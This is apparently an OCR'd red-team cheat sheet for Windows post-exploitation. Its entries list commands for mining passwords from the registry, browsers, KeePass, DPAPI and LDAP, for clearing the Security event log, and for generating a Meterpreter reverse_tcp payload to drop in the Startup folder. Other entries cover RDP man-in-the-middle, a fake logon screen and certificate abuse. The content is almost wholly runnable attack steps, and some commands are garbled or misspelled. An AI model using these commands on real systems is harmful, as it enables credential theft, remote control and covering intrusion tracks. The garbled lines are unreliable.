
PASSWORD MINING IN REGISTRY

Domain: No

Local Admin: Yes

OS: Windows

Type: Enumeration & Hunt



1.
- Open command and type:
- reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v
- DefaultUsername

2.
- In command prompt type:
- reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v
- DefaultPassword

3.
- Notice the credentials, from the output.

4.
- In command prompt type:
- reg query HKEY_CURRENT_USER\Software\SimonTatham\PuTTY\Sessions\BWP123F42
- -v ProxyUsername

5.
- In command prompt type:
- reg query HKEY_CURRENT_USER\Software\SimonTatham\PuTTY\Sessions\BWP123F42
- -v ProxyPassword

6. Notice the credentials, from the output.

7.
- In command prompt type:
- reg query HKEY_CURRENT_USER\Software\TightVNC\Server /v Password

8.
- In command prompt type:
- reg query HKEY_CURRENT_USER\Software\TightVNC\Server /v PasswordViewOnly

9.
- Make note of the encrypted passwords and type:
- C:\Users\User\Desktop\Tools\vncpwd\vncpwd.exe [Encrypted Password]

10.
- From the output, make note of the credentials.


PASSWORD MINING IN GENERAL EVENTS VIA SEAUDIT

Domain: No

Local Admin: Yes

OS: Windows

Type: Enumeration & Hunt



- ./WELA.ps1 -LogFile .\Security.evtx -EventIDStatistics
- flog -s 10s -n 200

Or

- invoke-module LogCleaner.ps1

PASSWORD MINING IN SECURITY EVENTS VIA SESECURITY

Domain: No

Local Admin: Yes

OS: Windows

Type: Enumeration & Hunt

- ./WELA.ps1 -LogFile .\Security.evtx -EventIDStatistics
- flog -s 10s -n 200

Or

- wevtutil cl Security


STARTUP APPLICATIONS

Domain: No

Local Admin: Yes

OS: Windows

Type: Enumeration & Hunt



1.
- In Metasploit (msf > prompt) type: use multi/handler
- In Metasploit (msf > prompt) type: set payload windows/meterpreter/reverse_tcp
- In Metasploit (msf > prompt) type: set lhost [Kali VM IP Address]
- In Metasploit (msf > prompt) type: run
- Open another command prompt and type:
- msfvenom -p windows/meterpreter/reverse_tcp LHOST=[Kali VM IP Address] -f exe -o
- x.exe

2.
- Place x.exe in “C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup”.
-


PASSWORD MINING IN MCAFEESITELISTFILES

Domain: No

Local Admin: Yes

OS: Windows

Type: Enumeration & Hunt



- SharpUp.exe McAfeeSitelistFiles


PASSWORD MINING IN CACHEDGPPPASSWORD

Domain: No

Local Admin: Yes

OS: Windows

Type: Enumeration & Hunt



- SharpUp.exe CachedGPPPassword


PASSWORD MINING IN DOMAINGPPPASSWORD

Domain: No

Local Admin: Yes

OS: Windows

Type: Enumeration & Hunt



- SharpUp.exe DomainGPPPassword

PASSWORD MINING IN KEEPASS

Domain: No

Local Admin: Yes


OS: Windows

Type: Enumeration & Hunt

- Seatbelt.exe keepass

Or

- KeeTheft.exe



PASSWORD MINING IN WINDOWSVAULT

Domain: No

Local Admin: Yes

OS: Windows

Type: Enumeration & Hunt

- Seatbelt.exe WindowsVault


PASSWORD MINING IN SECPACKAGECREDS

Domain: No

Local Admin: Yes

OS: Windows

Type: Enumeration & Hunt



- Seatbelt.exe SecPackageCreds


PASSWORD MINING IN PUTTYHOSTKEYS

Domain: No

Local Admin: Yes

OS: Windows

Type: Enumeration & Hunt



- Seatbelt.exe PuttyHostKeys


PASSWORD MINING IN RDCMANFILES

Domain: No

Local Admin: Yes

OS: Windows

Type: Enumeration & Hunt



- Seatbelt.exe RDCManFiles


PASSWORD MINING IN RDPSAVEDCONNECTIONS

Domain: No

Local Admin: Yes

OS: Windows

Type: Enumeration & Hunt



- Seatbelt.exe RDPSavedConnections


PASSWORD MINING IN MASTERKEYS

Domain: No

Local Admin: Yes

OS: Windows

Type: Enumeration & Hunt



- SharpDPAPI masterkeys

PASSWORD MINING IN BROWSERS


Domain: No

Local Admin: Yes

OS: Windows

Type: Enumeration & Hunt

- SharpWeb.exe all




PASSWORD MINING IN FILES

Domain: No

Local Admin: Yes

OS: Windows

Type: Enumeration & Hunt



- SauronEye.exe -d C:\Users\vincent\Desktop\ --filetypes .txt .doc .docx .xls --contents --keywords password pass* -v`

PASSWORD MINING IN LDAP

Domain: No

Local Admin: Yes

OS: Windows

Type: Enumeration & Hunt

- SharpLDAPSearch.exe "(&(objectClass=user)(cn=*svc*))" "samaccountname"

Or

- Import-Module .\PowerView.ps1
- Get-DomainComputer COMPUTER -Properties ms-mcs-AdmPwd,ComputerName,ms-mcs-AdmPwdExpirationTime


PASSWORD MINING IN CLIPBOARD

Domain: No

Local Admin: Yes

OS: Windows

Type: Enumeration & Hunt



- execute-assembly /root/SharpClipHistory.exe


PASSWORD MINING IN GMSA PASSWORD

Domain: No

Local Admin: Yes

OS: Windows

Type: Delegate tokens



- GMSAPasswordReader.exe --accountname SVC_SERVICE_ACCOUNT


DELEGATE TOKENS VIA RDP

Domain: Y/N

Local Admin: Yes

OS: Windows

Type: Delegate tokens



- ./fake_rdp.py

Or

- pyrdp-mitm.py 192.168.1.10 -k private_key.pem -c certificate.pem


DELEGATE TOKENS VIA FTP

Domain: Y/N

Local Admin: Yes

OS: Windows

Type: Delegate tokens



- FakeFtpServer fakeFtpServer = new FakeFtpServer();
- fakeFtpServer.addUserAccount(new UserAccount("user", "password", "c:\\data"));
- FileSystem fileSystem = new WindowsFakeFileSystem();
- fileSystem.add(new DirectoryEntry("c:\\data"));
- fileSystem.add(new FileEntry("c:\\data\\file1.txt", "abcdef 1234567890"));
- fileSystem.add(new FileEntry("c:\\data\\run.exe"));
- fakeFtpServer.setFileSystem(fileSystem);
- fakeFtpServer.start();


FAKE LOGON SCREEN

Domain: No

Local Admin: Yes

OS: Windows

Type: Phish



- execute-assembly fakelogonscreen.exe

ABUSING WINRM SERVICES

Domain: Y/N

Local Admin: Yes

OS: Windows

Type: Abuse Service

- RogueWinRM.exe -p C:\windows\system32\cmd.exe


CERTIFICATE ABUSE

Domain: Yes

Local Admin: Yes

OS: Windows

Type: Abuse Certificate



- ceritify.exe request /ca:dc.domain.local\DC-CA /template:User...
- Rubeus.exe asktgy /user:CORP\itadmin /certificate:C:\cert.pfx /password:password

